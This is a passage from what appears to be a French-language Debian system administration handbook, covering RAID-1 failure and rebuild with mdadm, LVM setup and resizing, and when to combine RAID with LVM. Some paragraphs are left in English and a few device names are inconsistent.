Lorsque l'on souhaite sécuriser des données présentes sur un disque non RAID et les migrer vers un volume RAID-1, il n'est pas toujours possible de disposer à la fois de l'ancien disque et des deux nouveaux en même temps (souvent parce que le disque existant va être intégré dans le miroir). On peut alors délibérément créer le volume RAID-1 en mode dégradé, en passant `missing` en argument à `mdadm` à la place d'un des deux périphériques à utiliser. Une fois que les données auront été copiées vers le « miroir », le disque historique pourra être intégré au volume. Une synchronisation aura alors lieu, à la suite de quoi les données seront stockées de manière redondante.

**ASTUCE****Mise en place d'un miroir sans synchronisation**

Lorsque l'on crée un volume RAID-1, c'est généralement pour l'utiliser comme un disque neuf, donc a priori vierge. Le contenu initial de ce disque importe peu, puisque l'on n'a besoin que de savoir que les données écrites seront bien restituées (en particulier le système de fichiers).

Il peut donc sembler superflu de synchroniser les deux disques d'un miroir lors de sa création. À quoi sert d'avoir un contenu identique sur des zones du volume dont on sait qu'on ne se servira qu'après y avoir écrit ?

Il est heureusement possible de se passer de cette phase de synchronisation, grâce à l'option `--assume-clean` de `mdadm`. Cette option pouvant amener à des résultats surprenants dans les cas d'usage où les données initiales seront utilisées (par exemple si un système de fichiers est déjà présent), elle n'est pas active par défaut.

Voyons à présent ce qui se passe en cas de panne d'un élément de l'ensemble RAID-1. `mdadm` permet de simuler cette défaillance, grâce à son option `--fail` :

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Tue Jun 25 11:03:44 2019
    State : clean, degraded
    Active Devices : 1
    Working Devices : 1
    Failed Devices : 1
    Spare Devices : 0

Consistency Policy : resync

        Name : mirwiz:1 (local to host debian)
        UUID : 7d123734:9677b7d6:72194f7d:9050771c
        Events : 20

      Number  Major  Minor  RaidDevice State
          -      0       0       0     removed
          1      8       80      1     active sync  /dev/sdd2
          0      8       64      -     faulty   /dev/sde
```

Le contenu du volume reste accessible (et, s'il est monté, les applications ne s'aperçoivent de rien), mais la sécurité des données n'est plus assurée : si le disque `sdd` venait à tomber en panne, les données seraient perdues. Pour éviter ce risque, nous allons remplacer ce disque par un disque neuf, `sdf` :

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Raid Devices : 2
    Total Devices : 3
    Persistence : Superblock is persistent

        Update Time : Tue Jun 25 11:09:42 2019
        State : clean, degraded, recovering
    Active Devices : 1
    Working Devices : 2
    Failed Devices : 1
    Spare Devices : 1

Consistency Policy : resync
```

```

Rebuild Status : 27% complete

        Name : mirwiz:1 (local to host debian)
        UUID : 7d123734:9677b7d6:72194f7d:9050771c
        Events : 26

        Number  Major  Minor  RaidDevice State
            2      8      96          0      spare rebuilding  /dev/sdf
            1      8      80          1      active sync   /dev/sdd2

            0      8      64          -      faulty     /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
        Update Time : Tue Jun 25 11:10:47 2019
        State : clean
        Active Devices : 2
        Working Devices : 2
        Failed Devices : 1
        Spare Devices : 0

Consistency Policy : resync

        Name : mirwiz:1 (local to host debian)
        UUID : 7d123734:9677b7d6:72194f7d:9050771c
        Events : 39

        Number  Major  Minor  RaidDevice State
            2      8      96          0      active sync   /dev/sdd2
            1      8      80          1      active sync   /dev/sdf

            0      8      64          -      faulty     /dev/sde

```

Ici encore, nous avons une phase de reconstruction, déclenchée automatiquement, pendant laquelle le volume, bien qu'accessible, reste en mode dégradé. Une fois qu'elle est terminée, le RAID revient dans son état normal. On peut alors signaler au système que l'on va retirer le disque sde de l'ensemble, pour se retrouver avec un miroir classique sur deux disques :

```

# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
        Number  Major  Minor  RaidDevice State
            2      8      96          0      active sync   /dev/sdd2
            1      8      80          1      active sync   /dev/sdf

```

Le disque pourra alors être démonté physiquement lors d'une extinction de la machine. Dans certaines configurations matérielles, les disques peuvent même être remplacés à chaud, ce qui permet de se passer de cette extinction. Parmi ces configurations, on trouvera certains contrôleurs SCSI, la plupart des systèmes SATA et les disques externes sur bus USB ou Firewire.

### *Sauvegarde de la configuration*

La plupart des métadonnées concernant les volumes RAID sont sauvegardées directement sur les disques qui les composent, de sorte que le noyau peut détecter les différents ensembles avec leurs composants et les assembler automatiquement lors du démarrage du système. Cela dit, il convient de sauvegarder cette configuration, car cette détection n'est pas infaillible et aura tendance à faillir précisément en période sensible. Si dans notre exemple la panne du disque `sde` était réelle, et si on redémarrait le système sans le retirer, ce disque pourrait, à la faveur du redémarrage, « retomber en marche ». Le noyau aurait alors trois éléments physiques, chacun prétenant représenter la moitié du même volume RAID. Une autre source de confusion peut subvenir si l'on consolide des volumes RAID de deux serveurs sur un seul. Si ces ensembles étaient en fonctionnement normal avant le déplacement des disques, le noyau saura reconstituer les paires correctement. Mais pour peu que les disques déplacés soient agrégés en un `/dev/md1` et qu'il existe également un `md1` sur le serveur consolidé, l'un des miroirs sera contraint de changer de nom.

Il est donc important de sauvegarder la configuration, ne serait-ce qu'à des fins de référence. Pour cela, on éditera le fichier `/etc/mdadm/mdadm.conf`, dont un exemple est donné ci-dessous:

**Exemple 12.1 Fichier de configuration de mdadm**

```
# mdadm.conf
#
# !NB! Run update-initramfs -u after updating this file.
# !NB! This will ensure that initramfs has an uptodate copy.
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>

# instruct the monitoring daemon where to send mail alerts
```

```

MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c

# This configuration was auto-generated on Tue, 25 Jun 2019 07:54:35 -0400 by mkconf

```

Une des informations les plus souvent utiles est l'option DEVICE, qui spécifie l'ensemble des périphériques sur lesquels le système va chercher automatiquement des composants de volumes RAID au démarrage. Nous avons ici remplacé la valeur implicite, partitions containers, par une liste explicite de fichiers de périphérique ; nous avons en effet choisi d'utiliser des disques entiers, et non simplement des partitions, pour certains volumes.

Les deux dernières lignes de notre exemple sont celles qui permettent au noyau de choisir en toute sécurité quel numéro de volume associer à quel ensemble. Les méta-information stockées sur les disques sont en effet suffisantes pour reconstituer les volumes, mais pas pour en déterminer le numéro (donc le périphérique /dev/ md\* correspondant).

Fort heureusement, ces lignes peuvent être générées automatiquement :

```

# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=146e104f:66ccc06d:71c262d7:9af1fbc7
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=7d123734:9677b7d6:72194f7d:9050771c

```

Le contenu de ces deux dernières lignes ne dépend pas de la liste des disques qui composent les volumes. On pourra donc se passer de les régénérer si l'on remplace un disque défectueux par un neuf. En revanche, il faudra prendre soin de les mettre à jour après chaque création ou suppression de volume.

### 12.1.2. LVM

LVM, ou *Logical Volume Manager*, est une autre approche servant à abstraire les volumes logiques des disques physiques. Le but principal n'était pas ici de gagner en fiabilité des données mais en souplesse d'utilisation. LVM permet en effet de modifier dynamiquement un volume logique, en toute transparence du point de vue des applications. Par exemple, on peut ainsi ajouter de nouveaux disques, migrer les données dessus et récupérer les anciens disques ainsi libérés, sans démonter le volume.

#### *Concepts de LVM*

LVM manipule trois types de volumes pour atteindre cette flexibilité.

Premièrement, les PV ou *physical volumes* sont les entités les plus proches du matériel : il peut s'agir de partitions sur des disques ou de disques entiers, voire de n'importe quel périphérique en mode bloc (y compris, par exemple, un volume RAID). Attention, lorsqu'un élément physique

est initialisé en PV pour LVM, il ne faudra plus l'utiliser directement, sous peine d'embrouiller le système.

A number of PVs can be clustered in a VG (*Volume Group*), which can be compared to disks both virtual and extensible. VGs are abstract, and don't appear in a device file in the /dev hierarchy, so there is no risk of using them directly.

Enfin, les LV (*logical volumes*) sont des subdivisions des VG, que l'on peut comparer à des partitions sur les disques virtuels que les VG représentent. Ces LV deviennent des périphériques, que l'on peut utiliser comme toute partition physique (par exemple pour y établir des systèmes de fichiers).

Il faut bien réaliser que la subdivision d'un groupe de volumes en LV est entièrement décorrélée de sa composition physique (les PV). On peut ainsi avoir un VG subdivisé en une douzaine de volumes logiques tout en ne comportant qu'un volume physique (un disque, par exemple), ou au contraire un seul gros volume logique réparti sur plusieurs disques physiques ou partitions. La seule contrainte, bien entendu, est que la somme des tailles des LV d'un groupe ne doive pas excéder la capacité totale des PV qui le composent.

En revanche, il est souvent utile de grouper dans un même VG des éléments physiques présentant des caractéristiques similaires et de subdiviser ce VG en volumes logiques qui seront utilisés de manière comparable également. Par exemple, si l'on dispose de disques rapides et de disques lents, on pourra regrouper les rapides dans un VG et les plus lents dans un autre. Les subdivisions logiques du premier VG pourront alors être affectées à des tâches nécessitant de bonnes performances, celles du second étant réservées aux tâches qui peuvent se contenter de vitesses médiocres.

Dans tous les cas, il faut également garder à l'esprit qu'un LV n'est pas accroché à un PV ou un autre. Même si on peut influencer l'emplacement physique où les données d'un LV sont écrites, en fonctionnement normal c'est une information qui n'a pas d'intérêt particulier. Au contraire : lors d'une modification des composants physiques d'un groupe, les LV peuvent être amenés à se déplacer (tout en restant, bien entendu, confinés aux PV qui composent ce groupe).

### *Mise en place de LVM*

Nous allons suivre pas à pas une utilisation typique de LVM, pour simplifier une situation complexe. De telles situations sont souvent le résultat d'un historique chargé, où des solutions temporaires se sont accumulées au fil du temps. Considérons donc pour notre exemple un serveur dont les besoins en stockage ont varié et pour lequel on se retrouve avec une configuration complexe de partitions disponibles, morcelées sur différents disques hétéroclites et partiellement utilisés. Concrètement, on dispose des partitions suivantes :

- sur le disque `sdb`, une partition `sdb2` de 4 Go ;
- sur le disque `sdc`, une partition `sdc3` de 3 Go ;
- le disque `sdd`, de 4 Go, est entièrement disponible ;
- sur le disque `sdf`, une partition `sdf1` de 4 Go et une `sdf2` de 5 Go.

On notera de plus que les disques `sdb` et `sdf` ont de meilleures performances que les deux autres.

Le but de la manœuvre est de mettre en place trois volumes logiques distincts, pour trois applications séparées : un serveur de fichiers (qui nécessite 5 Go), une base de données (1 Go) et un emplacement pour les sauvegardes (12 Go). Les deux premières ont de forts besoins de performance, mais pas la troisième, qui est moins critique. Ces contraintes empêchent l'utilisation des partitions isolément ; l'utilisation de LVM permet de s'affranchir des limites imposées par leurs tailles individuelles, pour n'être limité que par leur capacité totale.

Le prérequis est le paquet `lvm2` (et ses dépendances). Lorsque ce paquet est installé, la mise en place de LVM se fait en trois étapes, correspondant aux trois couches de LVM.

Commençons par préparer les volumes physiques à l'aide de `pvcreate` :

```
# pvcreate /dev/sdb2
Physical volume "/dev/sdb2" successfully created.
# pvdisplay
"/dev/sdb2" is a new physical volume of "4.00 GiB"
--- NEW Physical volume ---
PV Name          /dev/sdb2
VG Name
PV Size          4.00 GiB
Allocatable      NO
PE Size          0
Total PE         0
Free PE          0
Allocated PE     0
PV UUID          z4Clgk-T5a4-C27o-1P0E-lIAF-0eUM-e7EMwq

# for i in sdc3 sdd sdf1 sdf2 ; do pvcreate /dev/$i ; done
Physical volume "/dev/sdc3" successfully created.
Physical volume "/dev/sdd" successfully created.
Physical volume "/dev/sdf1" successfully created.
Physical volume "/dev/sdf2" successfully created.
# pvdisplay -C
PV          VG Fmt Attr PSize  PFree
/dev/sdb2    lvm2 ---  4.00g  4.00g
/dev/sdc3    lvm2 ---  3.00g  3.00g
/dev/sdd     lvm2 ---  4.00g  4.00g
/dev/sdf1    lvm2 ---  4.00g  4.00g
/dev/sdf2    lvm2 --- <5.00g <5.00g
```

Rien de bien sorcier jusqu'à présent ; on remarquera que l'on peut établir un PV aussi bien sur un disque entier que sur des partitions. Comme on le constate, la commande `pvdisplay` est capable de lister les PV déjà établis, sous deux formes.

Constituons à présent des groupes de volumes (VG) à partir de ces éléments physiques, à l'aide de la commande `vgcreate`. Nous allons placer dans le VG `vg_critique` uniquement des PV appartenant à des disques rapides ; le deuxième VG, `vg_normal`, contiendra des éléments physiques plus lents.

```

# vgcreate vg_critical /dev/sdb2 /dev/sdf1
Volume group "vg_critical" successfully created
# vgdisplay
--- Volume group ---
VG Name          vg_critical
System ID
Format           lvm2
Metadata Areas   2
Metadata Sequence No 1
VG Access        read/write
VG Status         resizable
MAX LV            0
Cur LV            0
Open LV            0
Max PV            0
Cur PV            2
Act PV            2
VG Size           7.99 GiB
PE Size           4.00 MiB
Total PE          2046
Alloc PE / Size  0 / 0
Free  PE / Size  2046 / 7.99 GiB
VG UUID          wAbBjx-d82B-q7St-0Kff-z40h-w5Mh-uAXkNZ

# vgcreate vg_normal /dev/sdc3 /dev/sdd /dev/sdf2
Volume group "vg_normal" successfully created
# vgdisplay -C
VG      #PV #LV #SN Attr   VSize   VFree
vg_critical  2   0   0 wz--n-  7.99g   7.99g
vg_normal    3   0   0 wz--n- <11.99g <11.99g

```

Ici encore, les commandes sont relativement simples (et `vgdisplay` présente deux formats de sortie). Notons que rien n'empêche de placer deux partitions d'un même disque physique dans deux VG différents ; le préfixe `vg_` utilisé ici est une convention, mais n'est pas obligatoire.

We now have two “virtual disks”, sized about 8 GB and 12 GB respectively. Let's now carve them up into “virtual partitions” (LVs). This involves the `lvcreate` command, and a slightly more complex syntax:

```

# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created.
# lvdisplay
--- Logical volume ---
LV Path          /dev/vg_critical/lv_files
LV Name          lv_files
VG Name          vg_critical
LV UUID          W6XT08-iBBx-Nrw2-f8F2-r2y4-Ltds-UrKogV
LV Write Access  read/write

```

```

LV Creation host, time debian, 2019-11-30 22:45:46 -0500
LV Status           available
# open              0
LV Size             5.00 GiB
Current LE          1280
Segments            2
Allocation          inherit
Read ahead sectors  auto
- currently set to 256
Block device        254:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created.
# lvcreate -n lv_backups -L 11.98G vg_normal
Rounding up size to full physical extent 11.98 GiB
Logical volume "lv_backups" created.
# lvdisplay -C
      LV       VG       Attr     LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_base   vg_critical -wi-a---  1.00g
  lv_files  vg_critical -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 11.98g

```

Deux informations sont obligatoires lors de la création des volumes logiques et doivent être passées sous forme d'options à `lvcreate`. Le nom du LV à créer est spécifié par l'option `-n` et sa taille est en général spécifiée par `-L`. Évidemment, il faut également expliciter à l'intérieur de quel groupe de volumes on souhaite créer le LV, d'où le dernier paramètre de la ligne de commande.

#### POUR ALLER PLUS LOIN

---

#### Options de `lvcreate`

La commande `lvcreate` propose plusieurs options influençant la manière dont le LV est créé.

Notons tout d'abord l'existence de l'option `-l`, qui permet de spécifier la taille du LV à créer non pas en unités « humaines » comme nous l'avons fait dans nos exemples, mais en nombre de blocs. Ces blocs (appelés PE, pour *physical extents*) sont des unités contiguës de stockage, qui font partie des PV et qui ne sont pas divisibles entre LV. Si l'on souhaite définir précisément l'espace alloué à un LV, par exemple pour utiliser totalement l'espace disponible sur un VG, on pourra préférer utiliser `-l` plutôt que `-L`.

It is also possible to hint at the physical location of an LV, so that its extents are stored on a particular PV (while staying within the ones assigned to the VG, of course). Since we know that `sdb` is faster than `sdf`, we may want to store the `lv_base` there if we want to give an advantage to the database server compared to the file server. The command line becomes: `lvcreate -n lv_base -L 1G vg_critical /dev/sdb2`. Note that this command can fail if the PV doesn't have enough free extents. In our example, we would probably have to create `lv_base` before `lv_files` to avoid this situation – or free up some space on `sdb2` with the `pvmove` command.

Les volumes logiques, une fois créés, sont représentés par des fichiers de périphériques situés dans /dev/mapper/ :

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw---- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw---- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

---

**NOTE**  
**Auto-detecting LVM volumes**

Lors du démarrage de l'ordinateur, le service systemd lvm2-activation lance la commande vgchange -aay pour activer les groupes de volumes. Pour cela, il effectue un balayage des périphériques disponibles ; ceux qui ont été préparés comme des volumes physiques pour LVM sont alors répertoriés auprès du sous-système LVM, ceux qui font partie de groupes de volumes sont assemblés et les volumes logiques sont mis en fonctionnement. Il n'est donc pas nécessaire de modifier des fichiers de configuration lors de la création ou de l'altération de volumes LVM.

On notera cependant que la disposition des divers éléments impliqués dans LVM est stockée dans /etc/lvm/backup, ce qui peut servir en cas de problème, ou bien pour aller voir ce qui se passe sous le capot.

Pour faciliter les choses, des liens symboliques sont également créés automatiquement dans des répertoires correspondant aux VG :

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

On peut dès lors utiliser les LV tout comme on utiliserait des partitions classiques :

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.44.5 (15-Dec-2018)
Discarding device blocks: done
Creating filesystem with 3140608 4k blocks and 786432 inodes
Filesystem UUID: b9e6ed2f-cb37-43e9-87d8-e77568446225
Superblock backups stored on blocks:
    32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208

Allocating group tables: done
Writing inode tables: done
```

```

Creating journal (16384 blocks): done
Writing superblocks and filesystem accounting information: done

# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups 12G   41M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base        ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files       ext4 defaults 0 2
/dev/vg_normal/lv_backups  /srv/backups    ext4 defaults 0 2

```

On s'est ainsi abstrait, du point de vue applicatif, de la myriade de petites partitions, pour se retrouver avec une seule partition de 12 Go.

### *LVM au fil du temps*

Cette capacité à agréger des partitions ou des disques physiques n'est pas le principal attrait de LVM. La souplesse offerte se manifeste surtout au fil du temps, lorsque les besoins évoluent. Supposons par exemple que de nouveaux fichiers volumineux doivent être stockés et que le LV dévolu au serveur de fichiers ne suffise plus. Comme nous n'avons pas utilisé l'intégralité de l'espace disponible dans `vg_critique`, nous pouvons étendre `lv_fichiers`. Nous allons pour cela utiliser la commande `lvresize` pour étendre le LV, puis `resize2fs` pour ajuster le système de fichiers en conséquence :

```

# df -h /srv/files/
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files 4.9G  4.2G  485M  90% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr     VSize VFree
  vg_critical  2    2    0 wz--n- 7.99g 1.99g
# lvresize -L 6G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
    ↗ 6.00 GiB (1536 extents).
  Logical volume vg_critical/lv_files successfully resized.
# lvdisplay -C vg_critical/lv_files
  LV      VG      Attr     LSize Pool Origin Data%  Meta%  Move Log Cpy%Sync
    ↗ Convert
  lv_files vg_critical -wi-ao---- 6.00g
# resize2fs /dev/vg_critical/lv_files

```

```

resize2fs 1.44.5 (15-Dec-2018)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
  ↪ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1572864 (4k) blocks long.

# df -h /srv/files/
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files 5.9G  4.2G  1.5G  75% /srv/files

```

ATTENTION

### Retailage de systèmes de fichiers

Not all filesystems can be resized online; resizing a volume can therefore require unmounting the filesystem first and remounting it afterwards. Of course, if one wants to shrink the space allocated to an LV, the filesystem must be shrunk first; the order is reversed when the resizing goes in the other direction: the logical volume must be grown before the filesystem on it. It is rather straightforward, since at no time must the filesystem size be larger than the block device where it resides (whether that device is a physical partition or a logical volume).

Dans le cas du système ext3 ou ext4, on peut procéder à l'extension (mais pas la réduction) du système sans le démonter. Le système xfs est dans le même cas. resizefs permet le retailage dans les deux sens. ext2 n'en permet aucun et nécessite toujours un démontage.

On pourrait procéder de même pour étendre le volume qui héberge la base de données, mais on arrive à la limite de la capacité du VG :

```

# df -h /srv/base/
Filesystem                      Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 976M  882M   28M  97% /srv/base
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical  2    2    0 wz--n- 7.99g  1016.00m

```

Qu'à cela ne tienne, LVM permet également d'ajouter des volumes physiques à des groupes de volumes existants. Par exemple, on a pu s'apercevoir que la partition sdb1, qui jusqu'à présent était utilisée en dehors de LVM, contenait uniquement des archives qui ont pu être déplacées dans lv\_sauvegardes. On peut donc l'intégrer au groupe de volumes pour récupérer l'espace disponible. Ceci passe par la commande vgextend. Il faut bien entendu préparer la partition comme un volume physique au préalable. Une fois le VG étendu, on peut suivre le même cheminement que précédemment pour étendre le système de fichiers:

```

# pvcreate /dev/sdb1
  Physical volume "/dev/sdb1" successfully created.
# vgextend vg_critical /dev/sdb1
  Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
  VG          #PV #LV #SN Attr   VSize  VFree
  vg_critical  3    2    0 wz--n- <9.99g <1.99g

```

```
# [...]
[...]
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base  2.0G  882M  994M  48% /srv/base
```

POUR ALLER PLUS LOIN

### LVM avancé

LVM also caters for more advanced uses, where many details can be specified by hand. For instance, an administrator can tweak the size of the blocks that make up physical and logical volumes, as well as their physical layout. It is also possible to move blocks across PVs, for instance, to fine-tune performance or, in a more mundane way, to free a PV when one needs to extract the corresponding physical disk from the VG (whether to affect it to another VG or to remove it from LVM altogether). The manual pages describing the commands are generally clear and detailed. A good entry point is the `lvm(8)` manual page.

### 12.1.3. RAID ou LVM ?

Les apports de RAID et LVM sont indéniables dès que l'on s'éloigne d'un poste bureautique simple, à un seul disque dur, dont l'utilisation ne change pas dans le temps. Cependant, RAID et LVM constituent deux directions différentes, chacune ayant sa finalité, et l'on peut se demander lequel de ces systèmes adopter. La réponse dépendra des besoins, présents et futurs.

Dans certains cas simples, la question ne se pose pas vraiment. Si l'on souhaite immuniser des données contre des pannes de matériel, on ne pourra que choisir d'installer du RAID sur un ensemble redondant de disques, puisque LVM ne répond pas à cette problématique. Si au contraire il s'agit d'assouplir un schéma de stockage et de rendre des volumes indépendants de l'agencement des disques qui les composent, RAID ne pourra pas aider et l'on choisira donc LVM.

NOTE

#### Si les performances comptent...

Si les performances des entrées-sorties sont importantes, notamment en termes de temps d'accès, il faut savoir que l'usage de LVM et/ou de RAID peut avoir un impact qui influera sur votre choix. Toutefois, ces différences de performance sont vraiment mineures et ne seront mesurables que dans quelques cas. Si les performances comptent, le meilleur gain que l'on puisse obtenir viendra de l'usage de disques non rotatifs (*Solid-State Drives* ou SSD) ; leur coût au mégaoctet est plus élevé que celui des disques durs standards et leur capacité généralement inférieure, mais ils fournissent d'excellentes performances pour des accès aléatoires aux données. Si le cas d'usage inclut de nombreuses lectures/écritures réparties sur tout le système de fichiers, comme pour des bases de données sur lesquelles des requêtes complexes sont fréquemment exécutées, alors le bénéfice apporté par le SSD dépasse largement ce qui peut être gagné en privilégiant LVM sur RAID ou l'inverse. Dans ces situations, le choix doit être déterminé par d'autres considérations que la vitesse pure, puisque la problématique des performances est plus facilement gérée par l'usage de SSD.

Un troisième cas est celui où l'on souhaite juste agréger deux disques en un, que ce soit pour des raisons de performance ou pour disposer d'un seul système de fichiers plus gros que chacun des disques dont on dispose. Ce problème peut être résolu aussi bien par la mise en place

d'un ensemble RAID-0 (voire linéaire) que par un volume LVM. Dans cette situation, à moins de contraintes spécifiques (par exemple pour rester homogène avec le reste du parc informatique qui n'utilise que RAID), on choisira le plus souvent LVM. La mise en place initiale est légèrement plus complexe, mais elle est un bien maigre investissement au regard de la souplesse offerte par la suite, si les besoins changent ou si l'on désire ajouter des disques.

Vient enfin le cas le plus intéressant, celui où l'on souhaite concilier de la tolérance de pannes et de la souplesse dans l'allocation des volumes. Chacun des deux systèmes étant insuffisant pour répondre à ces besoins, on va devoir faire appel aux deux en même temps — ou plutôt, l'un après l'autre. L'usage qui se répand de plus en plus depuis la maturité des deux systèmes est d'assurer la sécurité des données d'abord, en groupant des disques redondants dans un petit nombre de volumes RAID de grande taille, et d'utiliser ces volumes RAID comme des éléments physiques pour LVM pour y découper des partitions qui seront utilisées pour des systèmes de fichiers. Ceci permet, en cas de défaillance d'un disque, de n'avoir qu'un petit nombre d'ensembles RAID à reconstruire, donc de limiter le temps d'administration.

Prenons un exemple concret : le département des relations publiques de Falcot SA a besoin d'une station de travail adaptée au montage vidéo. En revanche, les contraintes de budget du département ne permettent pas d'investir dans du matériel neuf entièrement haut de gamme. Le choix est fait de privilégier le matériel spécifiquement graphique (écran et carte vidéo) et de rester dans le générique pour les éléments de stockage. Or la vidéo numérique, comme on le sait, a des besoins en stockage particuliers : les données à stocker sont volumineuses et la vitesse de lecture et d'écriture de ces données est importante pour les performances du système (plus que le temps d'accès moyen, par exemple). Il faut donc répondre à ces contraintes avec du matériel générique, en l'occurrence deux disques durs SATA de 300 Go, tout en garantissant la disponibilité du système et de certaines des données. Les films montés doivent en effet rester disponibles, mais les fichiers bruts non encore montés sont moins critiques, puisque les *rushes* restent sur les bandes.

Le choix se porte donc sur une solution combinant RAID-1 et LVM. Les deux disques sont montés sur deux contrôleurs SATA différents (afin d'optimiser les accès parallèles et limiter les risques de panne simultanée) et apparaissent donc comme `sda` et `sdc`. Le schéma de partitionnement, identique sur les deux disques, sera le suivant :

```
# fdisk -l /dev/sda

Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00039a9f

Device      Boot   Start     End   Sectors Size Id Type
/dev/sdal1 *        2048 1992060 1990012 1.0G fd Linux raid autodetect
/dev/sda2          1992061 3984120 1992059 1.0G 82 Linux swap / Solaris
/dev/sda3          4000185 586099395 582099210 298G 5 Extended
/dev/sda5          4000185 203977305 199977120 102G fd Linux raid autodetect
```

/dev/sda6	203977306	403970490	199993184	102G	fd	Linux	raid autodetect
/dev/sda7	403970491	586099395	182128904	93G	8e	Linux	LVM

- La première partition de chaque disque (environ 1 Go) est utilisée pour assembler un volume RAID-1, `md0`. Ce miroir est utilisé directement pour stocker le système de fichiers racine.
- Les partitions `hda2` et `hdc2` sont utilisées comme partitions d'échange, pour fournir un total de 2 Go de mémoire d'échange. Avec 1 Go de mémoire vive, la station de travail dispose ainsi d'une quantité confortable de mémoire.
- Les partitions `hda5` et `hdc5` d'une part, `hda6` et `hdc6` d'autre part sont utilisées pour monter deux nouveaux volumes RAID-1 de 100 Go chacun, `md1` et `md2`. Ces deux miroirs sont initialisés comme des volumes physiques LVM et affectés au groupe de volumes `vg_raid`. Ce groupe de volumes dispose ainsi d'environ 200 Go d'espace sécurisé.
- Les partitions restantes, `hda7` et `hdc7`, sont directement initialisées comme des volumes physiques et affectées à un autre VG, `vg_vrac`, qui pourra contenir presque 200 Go de données.

Une fois les VG établis, il devient possible de les découper de manière très flexible, en gardant à l'esprit que les LV qui seront créés dans `vg_raid` seront préservés même en cas de panne d'un des deux disques, à l'opposé des LV pris sur `vg_vrac` ; en revanche, ces derniers seront alloués en parallèle sur les deux disques, ce qui permettra des débits élevés lors de la lecture ou de l'écriture de gros fichiers.

We will therefore create the `lv_var` and `lv_home` LVs on `vg_raid`, to host the matching filesystems; another large LV, `lv_movies`, will be used to host the definitive versions of movies after editing. The other VG will be split into a large `lv_rushes`, for data straight out of the digital video cameras, and a `lv_tmp` for temporary files. The location of the work area is a less straightforward choice to make: while good performance is needed for that volume, is it worth risking losing work if a disk fails during an editing session? Depending on the answer to that question, the relevant LV will be created on one VG or the other.

We now have both some redundancy for important data and much flexibility in how the available space is split across the applications.

**NOTE**

**Pourquoi trois volumes RAID-1 ?**

On aurait fort bien pu se contenter d'un seul volume RAID-1, qui servirait de volume physique pour `vg_raid`. Pourquoi donc en avoir créé trois ?

